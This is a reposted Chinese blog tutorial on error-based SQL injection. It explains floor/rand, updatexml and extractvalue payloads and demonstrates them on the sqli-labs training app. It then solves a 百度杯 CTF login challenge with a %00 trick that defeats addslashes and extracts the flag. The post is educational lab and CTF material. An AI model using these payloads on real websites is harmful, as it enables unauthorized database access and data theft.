SQL报错注入结合sqli lab和百度杯CTF VId

转载

weixin_30477293 于 2018-08-05 11:17:00 发布 73 收藏
文章标签： 数据库 php
原文链接：http://www.cnblogs.com/a-little-bai/p/9424776.html

0x00 背景

学习记录一下报错型的注入，经各方整理和自己总结形成。

所有的注入原理都是一样，即用户输入被拼接执行。但后台数据库执行语句产生错误并回显到页面时即可能存在报错注入。

0x01概念

报错型注入的利用大概有以下3种方式：

```
1：?id=2’ and (select 1 from (select count(*),concat( floor(rand(0)*2),(select (select (查询语句))
from information_schema.tables limit 0,1))x from information_schema.tables group by x )a )--+
2：?id=2’ and updatexml(1,concat(0x7e,(SELECT 查询语句),0x7e),1)--+
3：?id=1’ and extractvalue(1, concat(0x7e, (select 查询语句),0x7e))--+
```

对于1的分析：

```
floor()是取整数 rand(0)*2将取0到2的随机数
floor(rand()*2)有两条记录就会报错
floor(rand(0)*2)记录需为3条以上，且3条以上必报错，返回的值是有规律的
count(*)是用来统计结果的，相当于刷新一次结果
group by 对数据分组时会先看看虚拟表里有没有这个值,若没有就插入,若存在则count(*)加1
group by 时floor(rand(0)*2)会被执行一次,若虚表不存在记录,插入虚表时会再执行一次
对于count()、rand()、group by 三者同时存在为什么会报错可以参考乌云tsafe的文章
```

对于2的分析：

```
函数的形式为：UPDATEXML (XML_document, XPath_string, new_value);、
第一个参数：XML_document是String格式，为XML文档对象的名称，文中为Doc
第二个参数：XPath_string (Xpath格式的字符串) ，
第三个参数：new_value，String格式，替换查找到的符合条件的数据
作用：改变文档中符合条件的节点的值，即改变XML_document中符合XPATH_string的值


而我们的注入语句为：updatexml(1,concat(0x7e,(SELECT 查询语句),0x7e),1)
concat()函数是将其参数连成一个字符串，因此不会符合XPATH_string的格式，从而出现格式错误导致错误信息返回。
```

对于3的分析：


```
EXTRACTVALUE (XML_document, XPath_string);
第一个参数：XML_document是String格式，为XML文档对象的名称
第二个参数：XPath_string (Xpath格式的字符串).
作用：从目标XML中返回包含所查询值的字符串
```

而我们的注入语句为：extractvalue(1, concat(0x7e, (select 查询语句),0x7e))
同2一样因为不符合XPATH_string的格式所以会报错


0x03 实践

以sqli lab作为测试


?id=1'时：




?id=1'%23时：





带入上面的payload：



可以看到通过xmlupdate成功通过报错信息将数据库名显示出来了，接下来再依次按照求表、列的步骤进行


Welcome Dhakkan
XPATH syntax error: '~referers~'
查看器
控制台
调试器
样式编辑器
性能
HackBar
通过修改limit之后的值来得到不同的表名
Load URL
Split URL
Execute
updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema='security' limit 1,1),0x7e),1)%23
Post data
Referrer
User Agent
Cookies



Welcome Dhakkan
XPATH syntax error: '~password~'
查看器
控制台
调试器
样式编辑器
性能
HackBar
password列
Load URL
Split URL
Execute
updatexml(1,concat(0x7e,(select column_name from information_schema.columns where table_name='user' limit 3,1),0x7e),1)%23
Post data
Referrer
User Agent
Cookies



0x04 CTF实例

i春秋百度杯十月VId

这里省略信息收集，直接到SQL注入的部分



这里只有一个登录框，贴出源代码：

```php
<?php

require_once 'dbmysql.class.php';
require_once 'config.inc.php';

if(isset($_POST['username']) && isset($_POST['password']) && isset($_POST['number'])){
    $db = new mysql_db();
    $username = $db->safe_data($_POST['username']);
    $password = $db->my_md5($_POST['password']);
    $number = is_numeric($_POST['number']) ? $_POST['number'] : 1;

    $username = trim(str_replace($number, '', $username));

    $sql = "select * from"."`".table_name."`"."where username="."'"."$username"."'";
    $row = $db->query($sql);
    $result = $db->fetch_array($row);
    if($row){
        if($result["number"] === $number && $result["password"] === $password){
            echo "<script>alert('nothing here!')</script>";
        }else{
            echo "<script>
            alert('密码错误，老司机翻车了!');
            function jumpurl(){
                location='login.html';
            }
            setTimeout('jumpurl()',1000);
            </script>";
        }
    }else{
        exit(mysql_error());
    }
}else{
    echo "<script>
            alert('用户名密码不能为空!');
            function jumpurl(){
                location='login.html';
            }
            setTimeout('jumpurl()',1000);
        </script>";
}
 ?>
```

safe_data（）定义：

```php
    public function safe_data($value){
        if( MAGIC_QUOTES_GPC ){
            stripcslashes($value);
        }
        return addslashes($value);
    }
```


username在被传入之后首先被safe_data()转义，再被str_replace()处理去掉里面包含的number数字和空格，最后执行sql查询。在这里sql查询语句虽然也有拼接输入，但是需要闭合掉单引号。可是username在一开始加上单引号的话在被传入的时候就会被加上反斜杠。

读了i春秋论坛的writeup才明白可以这样构造：

Number=0&username=test%00’ %23
Username经过转义变成test\0\’ %23
然后替换操作 变成 test\\’ %23
单引号逃逸出去，同时因为用了trim所以不能使用空格来分割字段，可以使用+来连接。
最后构造的username为：

```
username=admin%00'+and+updatexml(1,concat(1,(select+*+from+flag+limit+1),1),1)%23
```

这里只能获取32位长度，要想获取完整的flag还需使用substr函数



0x05总结

这里只用了updatexml作为例子，其余2个原理都是一样的。

同时对于sqli lab的练习使用这一类注入手工速度很慢，接下来可以考虑写一个自动化的脚本。

转载于:https://www.cnblogs.com/a-little-bai/p/9424776.html